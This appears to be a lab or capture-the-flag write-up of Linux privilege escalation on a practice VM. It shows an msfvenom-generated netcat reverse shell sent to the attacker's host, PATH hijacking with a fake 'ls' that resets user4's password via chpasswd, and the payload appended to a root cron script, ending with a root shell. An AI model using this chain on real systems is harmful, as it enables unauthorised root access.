
```
msfvenom -p cmd/unix/reverse_netcat
LHOST=192.168.1.153 LPORT=1234 -f raw
```

Using the reverse shell generator I generated a netcat which is designed to establish reverse shell connections.


kali-linux-2023.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
13:56
kali@kali: ~
File Actions Edit View Help
Right Ctrl

```
└─$ msfvenom -p cmd/unix/reverse_netcat lhost=192.168.1.153 lport=9999 -f raw
Attempting to read payload from STDIN ...

Error: You must select an arch for a custom payload

┌──(kali㉿kali)-[~]
└─$ 

┌──(kali㉿kali)-[~]
└─$ 

┌──(kali㉿kali)-[~]
└─$ msfvenom -p cmd/unix/reverse_netcat LHOST=192.168.1.153 LPORT=9999 -f raw
[-] No platform was selected, choosing Msf::Module::Platform::Unix from the payload
[-] No arch selected, selecting arch: cmd from the payload
No encoder specified, outputting raw payload
Payload size: 103 bytes
mkfifo /tmp/fxbptmq; nc 192.168.1.153 9999 0</tmp/fxbptmq | /bin/sh >/tmp/fxbptmq 2>&1; rm /tmp/fxbptmq

┌──(kali㉿kali)-[~]
└─$ 
```

ⓘ Before accessing user4 I just went and generated my payload.
I used msfvenom to generate a payload of type cmd/unix/reverse_netcat.-> I want to gain a shell connection on my machine


kali-linux-2023.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
13:52
kali@kali: ~
File Actions Edit View Help
Right Ctrl

```
Memory Usage: 327/985MB (33.20%)
Disk Usage: 5/217GB (3%)
root  / var www html  exit
exit
exit
user6  / var www html  echo 'echo "user4:12345" | chpasswd' > ls
echo 'echo "user4:12345" | chpasswd' > ls
bash: ls: Permission denied
user6  / var www html  cd /tmp
cd /tmp
user6  / tmp  echo 'echo "user4:12345" | chpasswd' > ls
echo 'echo "user4:12345" | chpasswd' > ls
user6  / tmp  chmod 777 ls
chmod 777 ls
user6  / tmp  export PATH=/tmp:$PATH
export PATH=/tmp:$PATH
user6  / tmp  cd /home/user5
cd /home/user5
user6  / home user5  ./script
./script
user6  / home user5  su user4
su user4
Password: 12345

Welcome to Linux Lite 4.4 user4

Monday 22 April 2024, 13:51:27
Memory Usage: 323/985MB (32.79%)
Disk Usage: 5/217GB (3%)
Support - https://www.linuxliteos.com/forums/ (Right click, Open Link)

user4  / home user5  sudo -l
sudo -l
[sudo] password for user4: 12345

Sorry, user user4 may not run sudo on osboxes.
user4  / home user5  cat /etc/crontab
cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
*/5  *    * * * root    /home/user4/Desktop/autoscript.sh
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
user4  / home user5  
```


Now, I had to access user 4, using echo I managed to change password of user 4 since I did not know the original password.

Steps:

1) created a file that will contain my new password


2) using the command chpasswd it will change the password of user4 to my new password

3) chmod 777 ls -> give permission to read, write and execute


kali-linux-2023.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
13:58
kali@kali: ~
File Actions Edit View Help
Right Ctrl

```
exit
$ python3 -c "__import__('pty').spawn('/bin/bash')"
Welcome to Linux Lite 4.4

Sunday 21 April 2024, 13:44:33
Memory Usage: 325/985MB (32.99%)
Disk Usage: 5/217GB (3%)
Support - https://www.linuxliteos.com/forums/ (Right click, Open Link)

 user6  /  var  www  html  cd /tmp
cd /tmp
 user6  /  tmp  echp 'echo "user4:12345" | chpasswd' > ls
echp 'echo "user4:12345" | chpasswd' > ls

Command 'echp' not found, did you mean:

  command 'ecp' from deb ecere-dev
  command 'echo' from deb coreutils

Try: apt install <deb name>

 user6  /  tmp  echo 'echo "user4:12345" | chpasswd' > ls
echo 'echo "user4:12345" | chpasswd' > ls
 user6  /  tmp  su user4
su user4
Password: 12345

su: Authentication failure
 user6  /  tmp  su user4
su user4
Password: 12345

su: Authentication failure
 user6  /  tmp  cat /etc/crontab
cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
*/5  *    * * * root    /home/user4/Desktop/autoscript.sh
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
 user6  /  tmp  echo 'mkfifo /tmp/tgtbzj; nc 192.168.1.153 4444 0</tmp/tgtbzj | /bin/sh >/tmp/tgtbzj 2>&1; rm /tmp/
tgtbzj '>>autoscript.sh
< >/tmp/tgtbzj 2>&1; rm /tmp/tgtbzj '>>autoscript.sh
< >/tmp/tgtbzj 2>&1; rm /tmp/tgtbzj '>>autoscript.sh
 user6  /  tmp  
```

👉 After copying the generated payload, I copied the code into autoscript.sh file using echo.


kali-linux-2023.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
15:20
kali@kali: ~
File Actions Edit View Help
Right Ctrl

```
┌──(kali㉿kali)-[~]
└─$ nc -nvlp 9999
listening on [any] 9999 ...
^C

┌──(kali㉿kali)-[~]
└─$ nc -lvp 9999
listening on [any] 9999 ...
192.168.1.198: inverse host lookup failed: Host name lookup failure
connect to [192.168.1.153] from (UNKNOWN) [192.168.1.198] 35316
id
uid=0(root) gid=0(root) groups=0(root)
```

This action resulted in successfully establishing a reverse shell connection, granting me remote access to the target system.

ⓘ Now we have reverse shell with root privilege